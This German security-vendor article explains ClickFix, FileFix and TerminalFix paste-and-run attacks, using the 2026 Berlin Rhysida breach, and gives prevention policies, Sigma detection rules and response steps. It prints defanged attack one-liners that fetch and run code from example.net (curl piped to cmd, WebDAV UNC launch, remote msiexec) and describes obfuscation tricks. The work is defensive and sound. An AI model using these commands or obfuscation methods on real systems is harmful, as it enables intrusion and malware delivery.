
 Dominik Münsterer
Zwischen dem 7. und 12. August 2026 hatten Angreifer Zugriff auf die Netze zweier Berliner Senatsverwaltungen, bemerkt wurde das jedoch erst am 14. August. Die Gruppe Rhysida forderte 30 Bitcoin, etwa zwei Millionen Euro. Da das Land nicht zahlte, wurden nach Ablauf der Frist am 4. September rund 5,8 Terabyte und 1,44 Millionen Dateien im Darknet veröffentlicht: Personalakten, Ausweisscans, Gehaltsabrechnungen und Zugangsdaten. Zwei Tage später folgte ein weiterer Datensatz mit Zugangsdaten zu internen Systemen.
Das BSI ordnete den Fall am 4. September einer TerminalFix-Kampagne zu, der Einstieg ist bis heute allerdings nicht offiziell bestätigt. Die Methode dieser Angriffsfamilie ist dagegen klar: Das Opfer fügt den Angriff selbst ein und führt ihn aus.
Dieser Text beschreibt die Funktionsweise von ClickFix, FileFix und TerminalFix sowie die Sperren, die vor dem Angriff helfen (Win+R, cmd und PowerShell für normale Benutzer), und zeigt, wo diese nicht greifen, besonders bei FileFix und LOLBins. Anschließend geht es um die Erkennung der Einzeiler für den Fall, dass der Klick doch passiert. Die Erkennungsmuster stammen aus der Regelsammlung, die wir in unserem Security Operations Center (SOC) für unsere Kunden betreiben und pflegen, samt den Testereignissen, gegen die jede Regel läuft.
So funktioniert ClickFix

Ein ClickFix-Angriff kommt ohne Schwachstelle aus. Es gibt weder einen Anhang, den ein Mailfilter prüfen könnte, noch ein Makro, das Office blockiert. Stattdessen zeigt die Seite ein Captcha oder einen angeblich zu behebenden Fehler. Der Nutzer wird aufgefordert, Win+R zu drücken, mit Strg+V einzufügen und mit Enter zu bestätigen, wobei der Inhalt der Zwischenablage zuvor von der Seite per Klick gesetzt wurde.
Anschließend läuft alles mit legitimen Bordmitteln wie PowerShell, cmd, mshta oder msiexec. Der Prozess gehört dem angemeldeten Nutzer und wird vom Explorer oder vom Terminal gestartet, weshalb er für viele Produkte wie ein Administrator bei der Arbeit aussieht.
Die Varianten unterscheiden sich im Einstiegspunkt:
- ClickFix: Der Befehl wird im Ausführen-Dialog eingefügt.
- FileFix: Genutzt wird die Adressleiste des Explorers, die Nutzer ohnehin für Pfade verwenden.
- TerminalFix: Der Vorgang wird ins Windows Terminal verlegt. Laut den Berichten zur Berliner Kampagne baut der Befehl dort einen Reverse-Tunnel auf, über den die Angreifer ins Netz gelangen.
Zur Verbreitung liegen einige Zahlen vor, die mit Vorsicht zu lesen sind. CrowdStrike zählte für 2025 einen Anstieg von 563 Prozent bei Vorfällen mit gefälschten Captcha-Ködern, ESET meldete für das erste Halbjahr 2025 ein Plus von 517 Prozent bei ClickFix-Erkennungen und für den Zeitraum bis zum ersten Halbjahr 2026 weitere 108 Prozent. Nach Angaben von Push Security werden vier von fünf abgefangenen Payloads über Suchmaschinen erreicht, also über kompromittierte Seiten, Malvertising und SEO-Poisoning.
Am häufigsten zitiert wird die Zahl 47 Prozent: Microsoft führte 2025 47 Prozent der Erstzugänge, die das eigene Defender-Experts-Team bearbeitete, auf ClickFix zurück, gegenüber 35 Prozent bei klassischem Phishing. Dabei handelt es sich um eine Aussage über die Fälle eines bestimmten Teams, sodass die Lesart „47 Prozent aller Angriffe” mehr hineinliest, als dasteht.
Der Berliner Fall
Belegt ist, dass Rhysida im August im Netz zweier Senatsverwaltungen (Bauen und Verkehr) aktiv war, die eine eigene IT betreiben und nicht am zentralen System des ITDZ hängen. Microsoft hatte die TerminalFix-Kampagne am 28. August öffentlich beschrieben, und das BSI bestätigte am 4. September, dass eine solche Kampagne das Netz einer staatlichen Institution kompromittiert hat, und ordnete sie dem Berliner Fall zu.
Nicht belegt ist der erste Zugriff. Heise nennt, so geben es mehrere Zusammenfassungen wieder, TerminalFix als bestätigten Vektor, der Tagesspiegel berichtet dagegen von einer Phishing-Mail in der Verkehrsverwaltung, und Borns IT-Blog schreibt noch am 21. September, der genaue Ablauf sei unklar und die Ermittlungen liefen. Wir behandeln TerminalFix deshalb als wahrscheinlichen, nicht als gesicherten Einstieg.
Unabhängig vom Einstieg steht fest, dass der Abfluss nicht über eine Erkennung bemerkt wurde. Laut Security-Insider wurden in Berlin Mittel für die Angriffserkennung gekürzt, und der Angriff wurde erst über eine Störungsmeldung entdeckt. Zwischen dem ersten dokumentierten Zugriff und der Entdeckung lagen mehrere Tage, in denen 5,8 Terabyte bewegt werden konnten.
Ein Befehl in einem Terminalfenster dauert dagegen nur Sekunden. Genau an dieser Stelle hätte die Erkennung ansetzen können, bevor ein Tunnel stand und Daten flossen.
Weitere Fälle
Am 14. September missbrauchte ein Angreifer einen kompromittierten Cloudflare-API-Key von Brevo, um ein Worker-Skript zu hinterlegen. Dieses schleuste rund fünfeinhalb Stunden lang Schadcode in Seiten von brevo.com und sibforms.com sowie in drei JavaScript-Dateien ein, die Kunden auf ihren eigenen Websites einbetten. Ausgewählten Besuchern wurde eine gefälschte „Verify you are human”-Seite mit einem Befehl zum Einfügen angezeigt. Dafür muss der Nutzer nichts Zweifelhaftes besucht haben, denn die Seite eines Dienstleisters, dem er vertraut, genügt.
Im Juli 2026 zielte nach Einschätzung von CrowdStrike die nordkoreanische Gruppe STARDUST CHOLLIMA auf einen Mitarbeiter eines Finanzdienstleisters, und zwar mit einer Seite, die ein Videokonferenz-Portal nachahmte. Beim Versuch beizutreten wurde ein angeblicher technischer Fehler samt Befehl als Lösung angezeigt. Daraus entstand eine Kette aus PowerShell und VBScript, die zwei bis dahin unbekannte Malware-Familien nachlud, GeniexLoader und GeniexRAT. CrowdStrike formuliert die Zuordnung selbst vorsichtig („likely”, „very likely”).
CRPx0 setzt auf ClickFix mit gefälschten Windows- und macOS-Updates sowie reCAPTCHA-Prüfungen. Auf der Leak-Seite standen im Juli 47 Opfer, davon laut Ransom-ISAC 13 aus dem Gesundheitswesen, darunter neun Zahnarztpraxen, während KELA abweichend elf zählt. Beides sind Behauptungen der Täter, die KELA für möglicherweise aufgebläht hält, da die Zahl binnen eines Monats von unter zehn auf 47 stieg und die Gruppe eine Scam-Vorgeschichte hat.
Auch FileFix wird bereits eingesetzt: Die Interlock-Gruppe stellte 2025 von der klassischen Ausführen-Variante auf FileFix um und lieferte darüber einen Node.js-basierten Fernzugriffstrojaner. Der Fall stammt aus dem Vorjahr, zeigt aber, dass Ransomware-Gruppen die Technik schnell übernehmen.
Schadenssummen sind bei alledem dünn belegt. Für Berlin liegen Zahlen vor, aber keine Gesamtkosten, und bei den übrigen Fällen nennt keine Quelle einen bezifferten Schaden. Die einzige Zahl, die uns begegnet ist, eine Schätzung von 150.000 US-Dollar und drei Tagen Ausfall für eine Variante mit Browser-Cache-Schmuggel, stammt aus einer Modellrechnung und beschreibt keinen realen Vorfall.
Vorbeugen, bevor ein Angriff beginnt
Jede Variante endet in einer Shell, denn der eingefügte Text muss irgendwo ausgeführt werden, und das geschieht in den allermeisten Fällen durch powershell.exe oder cmd.exe. Die wirksamste Vorbeugung setzt deshalb an diesem Weg an: Wer am Arbeitsplatz weder Ausführen-Dialog noch Kommandozeile benötigt, erhält beides nicht.
Win+R abschalten
Die Richtlinie „Ausführen-Menü aus dem Startmenü entfernen” (Benutzerkonfiguration, Administrative Vorlagen, Startmenü und Taskleiste) setzt den Registrywert NoRun und macht damit auch die Tastenkombination Win+R wirkungslos. Der Aufwand ist gering, und Nebenwirkungen sind selten, da die wenigsten Büroanwender den Dialog benötigen.
cmd und PowerShell für normale Benutzer sperren
Für cmd.exe existiert eine eigene Richtlinie: „Zugriff auf Eingabeaufforderung verhindern” (Benutzerkonfiguration, Administrative Vorlagen, System). Wird dabei auch die Skriptverarbeitung deaktiviert, laufen zusätzlich keine Batch-Dateien mehr. Das betrifft Anmeldeskripte und manche Installer, weshalb zunächst die Variante ohne Skriptsperre getestet werden sollte.
Für PowerShell gibt es keine vergleichbare Richtlinie, hier greifen AppLocker oder WDAC. Dafür wird ein Deny-Regelsatz für powershell.exe, powershell_ise.exe und pwsh.exe, jeweils in System32 und SysWOW64, auf die Gruppe der Benutzer angewendet, Administratoren sind ausgenommen. Das Windows Terminal (wt.exe) startet danach zwar noch, hat aber keine Shell mehr zum Öffnen. AppLocker setzt den laufenden Dienst „Anwendungsidentität” voraus und sollte zunächst im Auditmodus betrieben werden. Das AppLocker-Protokoll zeigt dort, wer die Programme tatsächlich nutzt, etwa über Support-Skripte, Software-Verteilung oder Fachanwendungen, die im Hintergrund eine Shell starten. Erst danach wird auf Erzwingen umgestellt, damit der Auditmodus nicht dauerhaft aktiv bleibt.
Administratoren sollten ihre Ausnahme nicht auf demselben Konto nutzen, mit dem sie surfen und Mails lesen, da genau dieses Konto sonst das Einfallstor ist. IT, Entwicklung und Betrieb gehören in eine eigene Gruppe, damit nicht Einzelausnahmen die Regel aufweichen.
Was das nicht löst
Diese Maßnahmen erhöhen die Hürde, lassen aber drei Wege offen.
- FileFix: Die Adressleiste des Explorers (und der Dateiauswahldialog im Browser) nimmt Befehle an und startet Programme, die sich über den Suchpfad auflösen lassen, wobei die Richtlinie gegen Win+R dort nicht greift. Ist
powershell.exegesperrt, scheitert zwar der übliche Aufruf, die Adressleiste bleibt aber ein Startpunkt für alles, was nicht gesperrt ist. - LOLBins:
msiexec,mshta,wscript,cscript,rundll32,regsvr32,certutil,bitsadminundcurlsind signierte Windows-Bordmittel, die Code aus dem Netz laden und ausführen können, ohne dasscmdoder PowerShell beteiligt sind. Das Beispielmsiexec /i http://… /qnweiter unten benötigt beides nicht. Werden alle diese Programme gesperrt, sind regelmäßig legitime Abläufe betroffen, sodass sie für Benutzer zwar eingeschränkt, aber nie vollständig blockiert werden können. - PowerShell-Engine: Gesperrt wird die Datei
powershell.exe, nicht die Fähigkeit. Andere Programme können die Engine laden und Skripte ausführen, was AppLocker im Skriptmodus und der Constrained Language Mode zwar verengen, aber nicht schließen.
Als Nebeneffekt verbessert die Sperre die Erkennung, denn wo normale Benutzer keine Shell starten können, ist jeder Startversuch auffällig. Die AppLocker-Ereignisse für blockierte Starts stellen deshalb ein eigenes Signal dar, das ins SIEM geleitet und mit hoher Priorität alarmiert werden kann. Gelingt eine Umgehung, greifen die Befehlszeilen-Regeln aus dem nächsten Abschnitt.
Schulung
Allgemeine Phishing-Schulungen gehen an dieser Masche vorbei, da das Opfer nichts herunterlädt und keine Mail öffnet. Hilfreicher ist eine einzige Regel: Text aus einer Webseite gehört nie in Win+R, in den Explorer oder in ein Terminal.
Wir unterstützen Unternehmen dabei, auch präventiv die entsprechenden Richtlinien zu setzen.
Erkennen: Muster aus der Praxis
Die Einzeiler, die wir in den Testdaten haben, folgen wenigen Mechaniken. Wir beschreiben sie hier mit entschärften Beispielen (example.net), die den Aufbau zeigen und nicht funktionieren.
Download und Pipe in eine Shell
cmd /c c^url -s https://example.net/s | more | c^mdDer Download-Befehl holt ein Skript und reicht es per Pipe an cmd, PowerShell oder einen Skript-Host weiter, sodass nichts auf der Platte landet. Die Caret-Zeichen im Beispiel dienen der Verschleierung: cmd entfernt sie beim Parsen, weshalb ein einfacher Stringvergleich auf curl nichts findet.
Payload von einer WebDAV-Freigabe
cmd /c start \\example.net@SSL\DavWWWRoot\inv_77.cmdWindows öffnet UNC-Pfade mit @SSL oder Port per WebDAV über HTTPS. Das Skript läuft dadurch direkt von der fremden Freigabe, ohne lokale Kopie. Verwandt ist net use gegen eine WebDAV-URL.
Msiexec mit Remote-URL
msiexec /i http:\\example.net\a.msi /qnMsiexec installiert ein Paket direkt aus dem Netz, still und im Namen des Nutzers. Die Backslash-Form der URL ist ein Detail, das manche Regeln übersehen. Bei einer Upstream-Regel mussten wir zudem feststellen, dass sie ein Leerzeichen vor msiexec voraussetzt und Aufrufe am Zeilenanfang oder mit vollem Pfad nicht erfasst.
Skripte und Programme aus dem Temp-Verzeichnis
cmd /c C:\Users\user\AppData\Local\Temp\run.bat
C:\Users\user\AppData\Local\Temp\avbkxto3.exe
Nachlader landen fast immer in einem Verzeichnis, in dem der Nutzer schreiben darf. Ein Batch-Skript im Temp-Ordner oder eine EXE mit zufälligem Namen sind für sich noch kein Beweis, in Kombination mit einem Elternprozess wie Terminal oder Explorer aber ein starkes Signal.
Der Payload im Browser-Cache
Eine neuere Variante vermeidet den Download im Befehl selbst. Die Webseite legt die Nutzlast als vermeintliche Ressource im Cache des Browsers ab, und der eingefügte Befehl durchsucht mit for /r das Browser-Profil, kopiert die passende Datei an einen Skriptpfad und startet sie mit einem Skript-Host. Dadurch enthält der Befehl keine URL mehr, die sich blocken ließe. The Hacker News und Aviatrix haben die Technik im Oktober 2026 beschrieben.
Verschleierung: Warum ein Stringvergleich nicht reicht
Der Einzeiler muss in eine Zeile passen und soll an Filtern vorbeikommen, weshalb er verschleiert wird.
Die einfachste Form sind Zeichen, die die Shell verschluckt: Carets (c^md), Anführungszeichen mitten im Wort (po""wershell) und Backticks. Etwas raffinierter ist die verzögerte Expansion in cmd, bei der der Befehl mehrere Variablen mit je einem Buchstaben setzt und daraus erst zur Laufzeit das eigentliche Kommando zusammenbaut (!t!rl wird zu curl). Hinzu kommt conhost --headless, das ein verstecktes Kindfenster startet.
In PowerShell kommen andere Mittel zum Einsatz: Befehlsnamen mit Wildcards, über String-Methoden zusammengesetzte Befehle, Token-Zerlegung und ForEach-Object-Konstrukte mit %%. Ein weiterer Trick nutzt Unicode: Schalter wie /ᵖᵃᶜᵏᵃᵍᵉ bestehen aus Modifier-Buchstaben oder kyrillischen und griechischen Lookalikes, die Windows beim Parsen per Best-Fit-Mapping auf ASCII abbildet. Das Zielprogramm liest daher /package, während jede Suche nach dem Klartext leerläuft.
Einen konkreten Payload zu beschreiben lohnt sich deshalb nicht, da er sich mit jeder Kampagne ändert. Sinnvoller ist die Beschreibung der Mechanik der Verschleierung: ein Download-Tool, ein Pipe-Zeichen, eine Shell dahinter und dazwischen beliebig viel Rauschen.
Zwei Regeln im Detail
So sieht die WebDAV-Regel aus (gekürzt um Metadaten):
detection:
    selection_img:
        Image|endswith:
            - '\cmd.exe'
            - '\powershell.exe'
            - '\pwsh.exe'
            - '\wscript.exe'
            - '\cscript.exe'
            - '\mshta.exe'
            - '\rundll32.exe'
            - '\explorer.exe'
    selection_unc:
        CommandLine|re|i:
            - '[\\/]{2}[^\s\\/"'']+@[\^"]*(?:s[\^"]*s[\^"]*l|\d{2,5})\b'
            - '[\\/]{2}[^\s\\/"'']+[\\/]davwwwroot\b'
    filter_main_sharepoint:
        CommandLine|contains: '.sharepoint.com@'
    condition: all of selection_* and not filter_main_sharepoint
level: high
Der reguläre Ausdruck lässt Carets und Anführungszeichen innerhalb von ssl zu, sodass s^sl genauso trifft. Zudem gibt es genau einen Ausschluss, SharePoint, da Microsoft die eigenen Freigaben über denselben Mechanismus anspricht. Weitere Ausnahmen gibt es nicht. Bekannte Fehlalarme sind interne WebDAV-Server, auf die jemand von Hand zugreift.
Die Download-Pipe-Regel besteht im Kern aus einer Konjunktion zweier Auswahlen, einer für das Download-Werkzeug und einer für die Pipe in eine Shell:
    condition: all of selection_*
falsepositives:
    - Install one-liners run by hand in a console
level: high
Die beiden Ausdrücke dahinter sind mehrere Zeilen lang, da jeder Buchstabe der Befehlsnamen optionales Rauschen zulässt. Das kostet Rechenzeit, denn reguläre Ausdrücke sind der teuerste Matcher, und wir setzen sie nur dort ein, wo exakte oder startswith-Treffer die Verschleierung nicht abdecken würden.
Wie wir Regeln aufbauen
Für jedes dieser Muster liegt neben der Regel ein Testereignis, bei dem es sich um ein echtes Prozess-Log handelt, das von der Erfassungs-Pipeline über die Engine bis zur Regel läuft. Dabei fällt auf, wenn eine Regel nie trifft, wenn eine Feldumbenennung sie stillgelegt hat oder wenn ein Ereignis zwar alarmiert, aber unterdrückt wird.
Ein Filter gegen Fehlalarme beschreibt den Mechanismus und nicht den Vorfall: Festgelegt wird, welchem vertrauenswürdigen Elternprozess welche Aktion erlaubt ist, nicht die exakte Befehlszeile, die in einem Angriff observiert wurde. Zudem muss er der Regel etwas übrig lassen, denn wer ein Feld einfach streicht, um Fehlalarme loszuwerden, schaltet die Regel im Zweifel ab, ohne es zu merken.
Eine Sammlung von Mustern erkennt bekannte Mechaniken, nicht die nächste. Zudem sieht sie nur Windows-Prozesse: ClickFix gibt es auch für macOS, mit Terminal und Shell-Skripten, und das deckt keine dieser Regeln ab.
Wenn die Regel anschlägt
Für die ersten Minuten nach einem Alarm wird ein fester Ablauf benötigt. Ein Alarm aus einer der Regeln oben bedeutet mit hoher Wahrscheinlichkeit, dass ein Mensch einen fremden Befehl ausgeführt hat. Das Gerät sollte daher vom Netz getrennt werden, bevor die Analyse beginnt, da ein Tunnel bereits offen sein kann.
Danach wird zuerst der Elternprozess geprüft: Wurde der Befehl aus dem Explorer, dem Ausführen-Dialog oder dem Terminal gestartet? Es folgen Kindprozesse und Netzwerkverbindungen, Dateien im Temp-Verzeichnis und neue geplante Aufgaben. Waren Anmeldedaten im Browser gespeichert, ist damit zu rechnen, dass Infostealer sie bereits abgegriffen haben. Das BSI stufte den Berliner Fall mit Kritikalität 2 („hoch”) ein, und für Betreiber kritischer Infrastruktur laufen Meldefristen, die vorab bekannt sein sollten.
Bei unseren SOC-Kunden übernimmt das Security Operations Center die ersten Schritte: Es isoliert das betroffene Gerät und alarmiert den Kunden.
Wie DeltaSecure unterstützt
Unser Security Operations Center (SOC) deckt die drei Phasen ab, die dieser Artikel beschreibt. Vor dem Angriff unterstützen wir Unternehmen dabei, die Richtlinien zu setzen, die Win+R, cmd und PowerShell für normale Benutzer sperren. Zur Erkennung betreiben wir die gezeigten Regeln samt Testereignissen, und bei einem Alarm isoliert das SOC das betroffene Gerät und alarmiert den Kunden. Wie sich das im eigenen Unternehmen umsetzen lässt, klärt eine kostenfreie SOC-Beratung.
Maßnahmen im Überblick
- Prozessstart mit vollständiger Befehlszeile protokollieren (Sysmon oder Ereignis 4688 mit aktivierter Befehlszeilenerfassung) und PowerShell-Skriptblock-Protokollierung einschalten.
- Prüfen, ob die Erkennungsregeln für Download-Pipe, WebDAV-UNC, Msiexec mit URL und Skripte aus Temp im eigenen SIEM existieren und mit einem Testereignis nachweislich auslösen.
- Win+R per Richtlinie sperren (
NoRun) undcmd.exeper Richtlinie für normale Benutzer verbieten. powershell.exe,powershell_ise.exeundpwsh.exeper AppLocker oder WDAC für Benutzer sperren, zuerst im Auditmodus, Administratoren und IT-Gruppen ausnehmen. Dabei nicht vergessen, dass FileFix und LOLBins diese Sperre umgehen.- Blockierte Starts aus AppLocker ins SIEM leiten und alarmieren.
- AppLocker oder WDAC für
%TEMP%und Benutzerverzeichnisse erzwingen. - Anwender schulen: Befehle aus Webseiten werden nie eingefügt, egal wie dringend die Seite wirkt.
- Einen Ablauf für „Nutzer hat einen Befehl eingefügt” schreiben, der Isolierung vor Analyse setzt.
- Prüfen, wer bei Ihnen Seiten von Dienstleistern einbindet. Der Brevo-Fall zeigt, dass der Fehler auch auf einer Seite liegen kann, die der Nutzer zu Recht für vertrauenswürdig hält.
Einen Klick kann keine Maßnahme vollständig verhindern. In Berlin vergingen vom ersten Zugriff am 7. August bis zur Entdeckung am 14. August sieben Tage.
Quellen
- Security-Insider: Berlin-Hack 2026
- Tagesspiegel: neue Details zum Angriff
- Born’s IT- und Windows-Blog, 21.09.2026
- DIESEC: TerminalFix-Kampagne trifft Deutschland
- Berlin.de: Informationen zum Cyberangriff
- Brevo: Post-Mortem zum Sicherheitsvorfall
- CrowdStrike: ClickFix und STARDUST CHOLLIMA
- Ransom-ISAC: CRPx0
- KELA: CRPx0 Profil
- BleepingComputer: Interlock und FileFix
- The Hacker News: Browser-Cache-Schmuggel
- Push Security: ClickFix in H2 2026
- Flare: Microsoft Digital Defense Report 2025